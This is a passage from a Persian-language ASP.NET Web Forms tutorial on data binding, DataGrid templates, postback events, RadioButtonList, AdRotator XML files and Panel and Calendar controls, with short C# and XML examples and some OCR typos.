
۲- DropDownList را انتخاب نموده و روی دکمه خاصیتDataBinding در پنجره خواص (شکلهای ۵و ٦) کلیک کنید.

۳ -خاصیتDataSource را در این صفحه انتخاب کنید و در قسمتCustom Binding Exp نام آرایهarrData را بنویسید .

٤ -برنامه را اجرا کنید.



شکل ۵ -انتخاب گزینه ی DataBinding کنترل DropDownList



شکل ٦ -نحوه ی تعریف آرایهarrData به صورت منبع داده ای برایBind شدن به کنترلDropDownList .

نکته:

هنگامیکه ازDataBinding در کنترل های سرور استفاده می کنید ، می توان حفظ مدیریت و حالت را خاموش کنید . این مورد کارآیی را افزایش می دهد ، زیرا متدDataBind به صورت اتوماتیک این مدیریت خودکار را جایگزین می کند .برای اینکار ، خاصیت EnableViewState راFalse کنید .

اضافه کردن آیتم ها به DataGrid ، DataList و RepeaterControls :

با استفاده ازdata binding می توان به کنترل ها ، آیتم ها را اضافه نمود .این کنترل ها با استفاده ازTemplates ظاهر خودشان را در زمان اجرا تعریف می کنند . یکTemplate مجموعه ای از المان هایHTML است یا کنترل های سرور و یا هر دو ، که برای هر آیتم داده در کنترل تکرار خواهد شد . برای اضافه کردن آیتم ها به این کنترل ها مراحل زیر را طی نمایید.

۱ -تعریف data source .
۲ -قرار دادن آنها روی فرم وBind نمودن آنها به منبع داده .
۳ -ویرایشTemplates مربوط به کنترل برای اضافه کردن عناصرHTML یا کنترل های سرور که درGrid یا لیست تکرار خواهد شد .
٤ -تنظیم خواص کنترل های سرور که درGrid یا لیست قرار داده شده اند برایbind کردن آیتم ها به آنها.

مثال ۳ :

مثال زیر نحوه ی اضافه کردن ستون هایTemplate را بهDataGrid نشان می دهد و چگونگی Bind کردن کنترل های موجود در آن به یک منبع داده .

۱ -ابتدا یک منبع داده عمومی در برنامه خود تعریف کنید (همانند برنامه قبلی) لطفاً به سورس همراه مراجعه کنید.


۲ -کنترل DataGrid را روی فرم قرار دهید .

۳ -ستون هایTemplate را به آن با استفاده ازProperty Builder می توان اضافه کرد روی کنترل کلیک راست کنید . (شکل ۷)


٤ -در صفحه ی ظاهر شده ، گزینه یColumns را انتخاب کرده ، سپس ستونTemplate را در لیست ستون ها انتخاب کنید و بر روی دکمهAdd (>) کلیک کنید . برای این مثال ۲ ستونTemplate را اضافه و سپس رویOk کلیک نمایید (شکل ۸) .

٥ -در پنجره خواص ، خاصیتDataSource را انتخاب کنید و منبع داده را مشخص کنید (مانند مثال قبل) یعنی همان arrData (کل ۹) .


٦ -روی DataGrid کلیک کنید و سپس Columns(0) را از منوی pop-up انتخاب نمایید . ظاهر کنترل به حالت Edit تغییر می کند (شکل ۱۰) .




شکل ۷ -انتخابProperty Builder مربوط به DataGrid .



شکل ۸ -اضافه کردن دو ستون Template به دیتا گرید .



شکل ۹ – انتخاب منبع داده برای دیتاگرید (که در اینجا یک آرایه می باشد) .




شکل ۱۰ – انتخاب Columns[0] دیتا گرید برای ویرایش . در سمت چپ ، این ستون را آماده ویرایش ملاحظه می کنید.


۷ - سایر کنترل ها را روی فرم وب قرار دهید و سپس به Template مربوط به کنترلDrag کنید تا ، بهDataGrid اضافه شوند (شخصا ازCut/Paste استفاده می کنم) برای مثال یک TextBox روی فرم قرار دهید و سپس آنرا به Columns(0), Drag کنید (شکل ۱۱) .

۸ -در پنجره ی خواص ، خاصیتDataBinding را انتخاب کنید (مربوط به کنترلTextBox که بهtemplate اضافه کرده اید))شکل ۱۲) و بر روی دکمه ظاهر شده کلیک کنید .

۹ -در لیست خواصBindable خاصیتی را انتخاب کنید تا آیتم داده را دریافت کند . برای این مثال Text را انتخاب کنید ، Simple Binding را انتخاب کنید و سپس بر روی Container و DataItem کلیک کنید تا مشخص نمایید که کدام آیتم داده در خاصیت انتخاب شده قرار گیرد . روی Ok کلیک کنید تا این صفحه بسته شود .




شکل ۱۱ - قرار دادن یکTextBox بر روی Columns[0] در دیتاگرید .



شکل ۱۲ - انتخاب نوعBinding برای کنترلی که دیتاگرید اضافه کرده ایم .


۱۰ - دومین ستونTemplate را ویرایش کنید . برای اینکار بر روی کنترلDataGrid کلیک راست کنید و سپس Columns (1) را از منوی pop-up انتخاب نمایید .

۱۱ - مراحل ٤ تا ۷ را برای این ستون تکرار کنید . برای این مثال ، یک دکمه ترسیم کنید و آنرا Drag کنید بـه(1) Columns در Template مربوط به DataGrid .



شکل ۱۳ - قرار دادن یک دکمه در Columns[1] دیتا گرید .

۱۲ - Template را هنگامیکه کار شما پایان یافته است ، ببندید . برای اینکار روی آن کلیک راست کنید و گزینه ی End Tempalate editing را از منویpop-up انتخاب کنید .ویژوال استودیو کنترل های موجود در آنرا مانند شکل - ۱٤ نمایش می دهد .برای تغییر خواص هر کدام از کنترل ها ، بایدTemplate را همانگونه که تا بحال ویرایش کرده ایم ، تغییر داد .



شکل ۱٤ - شکل نهایی گرید پس از اتمام کار ویرایش.


انجام دستورات:

کنترل های سرورButton ، LinkButton و ImageButton برای انجام دستورات بکار برده می شوند .این کنترل ها سبب وقوع رخدادهای به نامPost-Back می شوند . اینگونه رخدادها از طرف مرورگر درخواست شده و سبب می شوند کـه سرور بـه آن پاسخ دهد. برای اینکه ترتیب رخدادهای اتفاق افتاده در یک صفحه را ببینیم به مثال زیر توجه کنید.

مثال ٤ :

یکTextBox ، ListBox و یک کنترلButton را روی فرم قرار دهید (شکل ۱۵) AutoPostBack تکست باکس و لیست باکس راTrue کنید . در رخدادPage_Load لیست باکس را با سه آیتم دلخواه پر کنید .سپس کد های زیر را به رخدادهای مختلف صفحه اضافه کنید.

```
private void Page_Load(object sender, System.EventArgs e)
{
Response.Write("Page load.<br>");
if ( ! Page.IsPostBack ) // run 1 time
{
ListBox1.Items.Add("1");
ListBox1.Items.Add("2");
ListBox1.Items.Add("3");
}
}
private void TextBox1_TextChanged(object sender, System.EventArgs e)
{
Response.Write("Text changed.<br>");
}
private void ListBox1_SelectedIndexChanged(object sender, System.EventArgs e)
{
Response.Write("Item selected.<br>");
}
private void Button1_Click(object sender, System.EventArgs e)
{
Response.Write("Page load.<br>");
}
```



شکل ۱۵ – نمونه ای از اجرای برنامه ٤ .

استفاده از Button و LinkButton بسیار واضح و سرراست می باشد . کنترلImageButton قابلیت های بیشتری را ارائه می دهد .رخداد کلیک آن حاوی آرگومان های **x** و **y** مکانی هستند که با ماوس روی آن کلیک کرده اید و به آن ImageMaps هم می گویند .

دریافت مقادیر از کاربر:

با استفاده از کنترل هایRadioButton ، RadioButtonList ، CheckBox یا CheckBoxList و DropDownList و ListBoxمی توان داده های بولی و غیره را از کاربر دریافت کرد .همانند کنترل های می توان از ویرایشگرCollection برای اضافه کردن آیتم بهRadioButtonList یاCheckBoxList استفاده کرد .برای اینکار باید بر روی خاصیت Items آنها در پنجره ی خواص کلیک کرد .


با استفاده از خاصیتChecked در آنها می توان متوجه شد که آیاCheckBox یا RadioButton انتخاب شده اند یا خیر.

هنگامیکه شما یکRadioButton را روی فرم قرار می دهید با سایرRadioButton ها برخلاف کنترل هایOptionButton برهم کنشی ندارد .برای این منظور باید خاصیتGroupName آنها را برای هرradioButton مشخص کرد .

برای دریافت و یا تنظیم مقادیرCheckBoxList و یا RadioButtonList از حلقه ی foreach آنها برای فهمیدن انتخاب شدن یا خیر، Selected می توان استفاده کرد . برای این کنترل ها از خاصیت می توان استفاده کرد.

مثال ٥ :

می خواهیم یک مثال ساده برای آشنایی با نحوه استفاده از کنترل هایRadioButtonList بنویسیم . یکRadioButtonList و یک دکمه را روی فرم قرار دهید . سپس روی گزینه یItems آن در صفحه ی خواص کنترل کلیک کنید .سه گزینه ی دلخواه به آن اضافه نمایید (شکلهای ١٦ و ١٧) .



شکل ۱۶ – اضافه کردن سه آیتم دلخواه به کنترلRadioButtonList .

شکل ۱۷ - تصویر نهایی فرم مثال ۵ .

سپس از کد زیر استفاده نمایید:

```
private void Button1_Click(object sender, System.EventArgs e)
{
foreach ( ListItem lstItem in RadioButtonList1.Items )
{
if ( lstItem.Selected )
Response.Write(lstItem.Text + " is selected.<br>");
}
}
```

نمایش گرافیک و تبلیغات:

روش های مختلفی برای نمایش گرافیک روی فرم وجود دارد.

۱ -بعنوان پس زمینه : با استفاده از خاصیتBackGround فرم وب می توان ی ک تصویر را روی کل صفحه قرار داد . با استفاده ازBackImageURL یک کنترلPanel می توان در قسمتی از صفحه بجای کل صفحه تصویر را نمایش داد.

۲ -بعنوان foreground با استفاده از کنترلImage در زمان اجرا هم می توان خاصیت ImageURL آنرا تنظیم کرد .

۳ -بعنوان یک دکمه : با استفاده از کنترلImageButton

٤ -بعنوان تبلیغات : با استفاده از کنترلAdRotator برای نمایش تصاویر از لیستی از موارد تبلیغاتی.

استفاده ی معمول از تصاویر گرافیکی در صفحاتASP.NET برای تبلیغات است . کنترلAdRotator که برای این منظور بکار برده می شود از یک فایل XML برای به نوبت نمایش دادن تصاویر تبلیغی استفاده می کند . در این فایلXML آدرس تصاویر تبلیغی قرار می گیرد بعلاوه آدرس صفحه ای که اگر کاربر روی تصویر کلیک کرد باز شود و همچنین حق تقدم تصویر و سایر خواص اینگونه . در زمان اجرا ، کنترلAdRotator یکی از موارد تبلیغاتی موجود و لیست شده در فایل ،XML را انتخاب کرده و آنرا روی صفحه نمایش می دهد.

برای استفاده از کنترل AdRotator باید مراحل زیر طی شود :

۱ -یک کنترلAdRotator روی فرم قرار دهید .

۲ -یک فایل XML را از منوی پروژه ایجاد کنید .

۳ -در پنجره خواص ، خاصیتTargetSchema را انتخاب کرده و سپس از منوی پایین افتادنیAdRotator Schedule file را انتخاب کنید .

٤ -برای هر تصویری که قرار است نمایش داده شود ، تگ های<Ad> را به قسمت<Advertisement> فایلXML اضافه کنید .

٥ -فایلXML را ذخیره کنید و به فرم وب باز گردید .

٦ -در پنجره ی خواص کنترلAdRotator خاصیت ، AdvertisementFile را به فایل XML ایی که درست کرده اید ، ارجاع دهید.

برای مثال فایل XML زیر برای نمایش سه تبلیغ بکار می رود .

```
<Advertisements>
<Ad>
<ImageUrl>./SampleBanner.gif</ImageUrl>
<NavigateUrl>http://www.google.com</NavigateUrl>
<AlternateText>Cick me now!</AlternateText>
<Keyword>ShowMe</Keyword>
<Impressions>71</Impressions>
</Ad>
<Ad>
```

```
<ImageUrl>./AnotherSample.gif</ImageUrl>
<NavigateUrl>http://www.microsoft.com</NavigateUrl>
<AlternateText>Go to Microsoft Site</AlternateText>
<Keyword>ShowMe</Keyword>
<Impressions>70</Impressions>
</Ad>
<Ad>
<ImageUrl>./DoesNotExist.gif</ImageUrl>
<NavigateUrl>http://www.microsoft.com</NavigateUrl>
<AlternateText>Won't see me</AlternateText>
<Keyword>DoNotShowMe</Keyword>
<Impressions>2000</Impressions>
</Ad>
</Advertisements>
```

جدول ۵ -تگ های تعریف شده برای**AdRotator** .

Tag	معنا
<Ad>	یک Ad را شروع می کند.
<ImageURL>	آدرس تصویری که باید نمایش داده شود.
<NavigateURL>	با کلیک کردن کاربر بر روی تصویر به این آدرس هدایت می شود.
<AlternativeText>	به صورت ToolTip نمایش داده می شود و اگر تصویر به هر دلیلی نمایش داده نشود این متن جایگزین آن می شود.
<Keyword>	برای فیلتر کردن Ad ها به گروه های مختلف.
<Impression>	نمایانگر احتمال نمایش فایل تبلیغی است. Ad هایی با اعداد بالاتر ، احتمال نمایش بیشتری دارند.

کنترل های گروهی:

برای مثال یکی از کاربردهای کنترل های گروهی این است که شما یک صفحه لاگین درست کنید و در یک قسمت صفحه کنترل های مربوط به صورت یک گروه قرار گیرند و پس از لاگین کردن آنها را مخفی کنید و قسمت دیگر صفحه را نمایش دهید.
از کنترلPanel برای اینکار استفاده می شود . روی این کنترل نمی توان کنترل ها را ترسیم کرد . باید ابتدا کنترل روی فرم قرار گیرد و سپس به روی آن Dragشود .این نوع کنترل ها از سیستمFolwLayout که در مورد آن صحبت شد ، استفاده می کنند و فقط از Space و یا Enter می توان برای تنظیم مکان آنها استفاده کرد.

کر با تاریخ:

با استفاده از کنترل تقویم می توان اطلاعات مربوط به روزها را نمایش داد . برای کار با ای ن کنترل از رخدادهای SelectionChanged استفاده می شود و همچنین خواصSelectedDate و یاSelectedDates رخدادSelectionChanged رخدادی post-back می باشد بنابراین به محض تغییر . تاریخ ، سرور را مطلع می نماید.

بررسی و تعیین اعتبار داده های وارد شده از طرف کاربر و موارد تکمیلی کنترل های وب

مقدمه:

این فصل در حقیقت قسمت دوم فصل پیشین می باشد . در فصل جاری مروری خواهیم داشت بر باقیمانده ی کنترل های مهم سرور وب .

ارزیابی داده های ورودی کاربر:

یکی از مهمترین مراحل دریافت داده ها از کاربر این است که اطمینان حاصل کنیم آیا داده های وارد شده از طرف او معتبر هستند یا خیر؟ اصول تعیین اعتبار بدین شرح می باشند : آیا کاربر چیزی را وارد کرده است ؟ آیا نوع صحیحی از داده را وارد کرده است) برای مثال آدرس ایمیل . (آیا داده ورودی در یک بازه خاص قرار دارد؟ و امثال اینها.
